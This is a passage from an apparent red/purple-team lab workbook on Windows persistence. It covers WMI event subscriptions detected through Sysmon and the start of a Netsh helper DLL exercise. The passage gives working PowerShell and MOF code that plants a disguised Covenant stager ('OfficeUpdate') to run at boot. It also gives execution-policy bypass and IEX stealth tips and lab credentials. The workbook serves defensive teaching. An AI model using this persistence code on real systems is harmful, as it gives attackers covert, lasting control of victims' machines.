
Once opened, let's make our launcher available at `/GruntStager.exe` after which you may press the blue *"Host"* button.

Step 3: Open an RDP session to WIN10

We will now open an RDP session to the machine on which we want to persist (WIN10). Please open an RDP session to WIN10 `192.168.20.105`. You can use the `sec699-20.lab\student_ladm` user (password `Sec699!!`). We are using an account with administrative privileges, as this is required for WMI persistence!


Step 4: Download the Covenant Grunt stager

Once authenticated to the WIN10 system (`192.168.20.105`), please open Microsoft Edge and browse to your hosted Launcher available at `192.168.20.107/GruntStager.exe`:



If you have issues downloading the file in MS Edge, please refer to the errata section on how to download a "malicious" file through MS Edge.

Your file will be downloaded to `C:\Users\Student_ladm\Downloads\`. Let's rename it and move it to a "stealthier" location. We will name the file `OfficeUpdate` and move it to `C:\Users\student_ladm\AppData\Roaming\Microsoft\Office`. If you haven't opened Office on this machine yet, this folder won't exist. To solve this, please start and close Word, which will generate the folder structure.



Step 5: Persisting the binary using using a WMI Event Subscription (PowerShell)

Now that we have our binary in place, the next step is to leverage WMI to make sure the binary launches upon startup. We can use the following PowerShell code for this:

```
# WMI __EVENTFILTER
$wmiParams = @{
    ErrorAction = 'Stop'
    NameSpace = 'root\subscription'
}

$wmiParams.Class = '__EventFilter'
$wmiParams.Arguments = @{
    Name = 'OfficeUpdate'
    EventNamespace = 'root\CIMV2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"
    }
$filterResult = Set-WmiInstance @wmiParams

# WMI __EVENTCONSUMER
$wmiParams.Class = 'CommandLineEventConsumer'
$wmiParams.Arguments = @{
    Name = 'OfficeUpdate'
    ExecutablePath =
"C:\Users\student_ladm\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe"
}
$consumerResult = Set-WmiInstance @wmiParams

#WMI __FILTERTOCONSUMERBINDING
$wmiParams.Class = '__FilterToConsumerBinding'
$wmiParams.Arguments = @{
    Filter = $filterResult
    Consumer = $consumerResult
}

$bindingResult = Set-WmiInstance @wmiParams
```


What does this PowerShell code achieve?

- Create an EventFilter that will trigger within 60 seconds of the system starting
- Create an EventConsumer that will execute our target backdoor `C:\Users\student_ladm\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe`
- Bind the EventFilter to the EventConsumer

We have prepared the PowerShell script as a download for you. Please download it on your CommandoVM (open it in Chrome, right-click and Save as) and copy it to your WIN10 machine (folder `C:\Users\student_ladm\Downloads`).

Next, please launch an administrative PowerShell prompt (right-click and select `Run as Administrator`) and execute the below command:

```
powershell.exe -EP bypass C:\Users\student_ladm\Downloads\installwmi.ps1
```




This will execute the PowerShell code demonstrated above and install the WMI persistence. Note that this command could hang for a few minutes. If it does, just relax and go grab a coffee. If it didn't finish in 5 minutes, please reach out to your Instructor for support.

During a red team test where you want to be more stealth, you could of course also leverage PowerShell's Invoke-Expression (IEX) to execute the script without downloading it to disk first.

Once the PowerShell command has finished executing, please **reboot** the WIN10 machine to test / trigger the mechanism.

Step 6: Reviewing Covenant Grunts

Once the machine reboots, your RDP session will be closed. Set up a new RDP connection and wait a little bit (the Covenant payload executes between 240 and 325 seconds after login). After about 5 minutes, navigate to the `Grunts` tab in Covenant. Once the payload has triggered, a Grunt should be displayed:



Excellent! Our persistence mechanism works! If you feel like it, feel free to run some tasks using your fresh Covenant grunt!

Objective 2: Detecting WMI Persistence

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Let's review how we could possibly detect WMI persistence!

Step 1: Required Log Sources

Sysmon

Event ID 19: WmiEvent (WmiEventFilter activity detected)

When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name, and filter expression.

Source: docs.microsoft.com

Event ID 20: WmiEvent (WmiEventConsumer activity detected)

This event logs the registration of WMI consumers, recording the consumer name, log, and destination.

Source: docs.microsoft.com

Event ID 21: WmiEvent (WmiEventConsumerToFilter activity detected)

When a consumer binds to a filter, this event logs the consumer name and filter path.

Source: docs.microsoft.com

Step 2: Detection Logic


Before WMI activity was added to Sysmon, it was tricky to detect this persistence mechanism. Currently, however, we can simply leverage the above event IDs and review our systems for WMI activity.

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to running some searches. To do so, please go to the "Discover" view (compass icon).

First, let's try to look for the registration of the WMI Event Filter:

```
event.code: 19
```

This search should only return one result, as it looks for the registration of WMI event filters, which is relatively rare in a Windows environment.




When reviewing the details of the event, you'll easily spot the Event Filter we were creating!

t user.domain	sec699-20
t user.name	student_ladm
t winlog.api	wineventlog
t winlog.channel	Microsoft-Windows-Sysmon/Operational
t winlog.computer_name	win10.sec699-20.lab
ⓟ winlog.event_data.EventNamespace	⚠ "root\\CIMV2"
t winlog.event_data.EventType	WmiFilterEvent
ⓟ winlog.event_data.Name	⚠ "OfficeUpdate"
t winlog.event_data.Operation	Created
ⓟ winlog.event_data.Query	⚠ "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"
t winlog.event_id	19
t winlog.opcode	Info
# winlog.process.pid	2,312
# winlog.process.thread.id	2,108

Next, let's try to look for the registration of the WMI Event Consumer:

```
event.code: 20
```



This search returns a few results... The careful observer might note that some of these events are not linked to WMI at all. This is because Windows reuses event IDs across different products / modules. In this case, you'll likely see activity from the Kernel reporting on our system shutdown / reboot. We should thus update our search to only include Sysmon events:

```
event.code: 20 and event.module:sysmon
```

The new search should only return the result you are looking for. When reviewing the details of the event, you'll easily spot the Event Consumer we were creating. You'll also notice it references our `OfficeUpdate.exe` executable!

t	process.executable	"C:\\Users\\student_ladm\\AppData\\Roaming\\Microsoft\\Office\\OfficeUpdate.exe"
t	process.name	OfficeUpdate.exe"
t	user.domain	sec699-20
t	user.name	student_ladm
t	winlog.api	wineventlog
t	winlog.channel	Microsoft-Windows-Sysmon/Operational
t	winlog.computer_name	win10.sec699-20.lab
t	winlog.event_data.EventType	WmiConsumerEvent
?	winlog.event_data.Name	⚠ "OfficeUpdate"
t	winlog.event_data.Operation	Created
t	winlog.event_data.Type	Command Line

Finally, let's try to look for the binding of the WMI Event Consumer and Filter:

```
event.code: 21
```

This search should only return one result, of which you can again review the details:

t	winlog.api	wineventlog
t	winlog.channel	Microsoft-Windows-Sysmon/Operational
t	winlog.computer_name	win10.sec699-20.lab
?	winlog.event_data.Consumer	⚠ "CommandLineEventConsumer.Name=\"OfficeUpdate\""
t	winlog.event_data.EventType	WmiBindingEvent
?	winlog.event_data.Filter	⚠ "__EventFilter.Name=\"OfficeUpdate\""
t	winlog.event_data.Operation	Created
t	winlog.event_id	21
t	winlog.opcode	Info
#	winlog.process.pid	2,260
#	winlog.process.thread.id	7,836
t	winlog.provider_guid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
t	winlog.provider_name	Microsoft-Windows-Sysmon
t	winlog.record_id	142616
t	winlog.task	WmiEventConsumerToFilter activity detected (rule: WmiEvent)

That's it, pretty straightforward, right? Sysmon has been tremendous in increasing WMI visibility and bringing this persistence mechanism "out of the shadows"!

Bonus Step: WMI persistence using MOF

If you have time left, can you repeat the persistence mechanism, but this time leverage a MOF file instead of the PowerShell script?

> **Managed Object Format (MOF)**
>
> Managed Object Format (MOF) is the language used to describe Common Information Model (CIM) classes.

> The recommended way for WMI providers to implement new WMI classes is in MOF files which are compiled using Mofcomp.exe into the WMI repository. It is also possible to create and manipulate CIM classes and instances using the COM API for WMI.
>
> A WMI provider normally consists of a MOF file, which defines the data and event classes for which the provider returns data, and a DLL file which contains the code that supplies data. For more information, see Providing Data to WMI.
>
> WMI client scripts and applications can query for instances of provider MOF classes or subscribe to receive event notifications.
>
> *Source: docs.microsoft.com*

A sample MOF file (as shown in the course) can be found below. You will, of course, have to tailor it. After implementing it, can you also detect it?

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")
instance of __EventFilter as $Filter
{
    Name = "backdoor";
    EventNamespace = "root\\subscription";
    Query ="SELECT * FROM __InstanceCreationEvent Within 3"
            "Where TargetInstance Isa \"Win32_Process\" "
            "And Targetinstance.Name = \“explorer.exe\" ";
    QueryLanguage = "WQL";
};
instance of CommandLineEventConsumer as $Consumer
{
    Name = "backdoor";
    RunInteractively=false;
    CommandLineTemplate="cmd /C C:\backdoor.exe";
};
instance of __FilterToConsumerBinding
{
     Filter = $Filter;
     Consumer = $Consumer;
};
```

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by leveraging WMI
- How we can detect WMI persistence by leveraging Sysmon

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Netsh Helper DLL Persistence

A next persistence mechanism we want to discuss is the Netsh Helper DLL:

> **T1128 - Netsh Helper DLL**
>
> Netsh.exe (also referred to as Netshell) is a command-line scripting utility used to interact with the network configuration of a system. It contains functionality to add helper DLLs for extending functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at `HKLM\SOFTWARE\Microsoft\Netsh`.
>
> Adversaries can use netsh.exe with helper DLLs to proxy execution of arbitrary code in a persistent manner when netsh.exe is executed automatically with another Persistence technique or if other persistent software is present on the system that executes netsh.exe as part of its normal functionality.
>
> Examples include some VPN software that invoke netsh.exe.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Building the Netsh helper DLL


In today's cybersecurity community, many ideas and techniques are being shared between security professionals. For the Netsh Helper DLL technique, this is no different!

Dutch cybersecurity firm Outflank (Outfanknl) built a Proof-of-Concept for NetSh Helper DLL abuse. It's already included on CommandoVM!

Step 1: Downloading the Proof of Concept

On our CommandoVM, please open `Visual Studio 2019` from the Desktop. Once visual studio is opened, please click `Open a project or solution` and navigate to the `NetshHelperBeacon.sln` file, which you can find under `C:\Tools\NetshHelperBeacon`.

Upon opening the project, Visual Studio will ask you to `retarget` the project. Please confirm by clicking the `OK` button.



